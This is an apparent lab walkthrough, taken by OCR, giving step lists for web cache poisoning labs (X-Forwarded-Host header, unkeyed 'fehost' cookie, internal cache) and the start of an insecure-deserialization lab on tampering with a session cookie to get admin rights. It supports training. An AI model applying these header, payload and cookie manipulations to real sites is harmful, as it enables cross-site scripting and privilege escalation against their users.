
Step 2 : In burp Http history send request to the repeater




Step 3 : In Repeater X-Forwarded-Host : example.com add send the response




Step 4 : In exploit Modify the file name and enter alert() in body



Step 5 : Open the GET request and send it




Step 6 : Lab solved




Lab 2 : Web cache poisoning with an unkeyed cookie


Step 1 : Open the lab in the browser




Step 2 : In burp , go to HTTP history and send the request to repeater




Step 3 : Reload the home page and observe the value of fehost



Step 4 : Change the fehost cookie




Step 5 : Lab solved




Lab 3 : Internal cache poisoning


Step 1 : Open the lab in the browser




Step 2 : In burp , go to the http history and send the request to the repeater




Step 3 : Add the exploit server URL



Step 4 : In browser go to the exploit server and change the filename



Step 5 : Lab solved



Insecure deserialization


Lab1: **Modifying serialized objects:**

Objective: Exploit an insecure deserialization vulnerability by modifying a serialized object (specifically a session cookie) to gain administrative privileges.

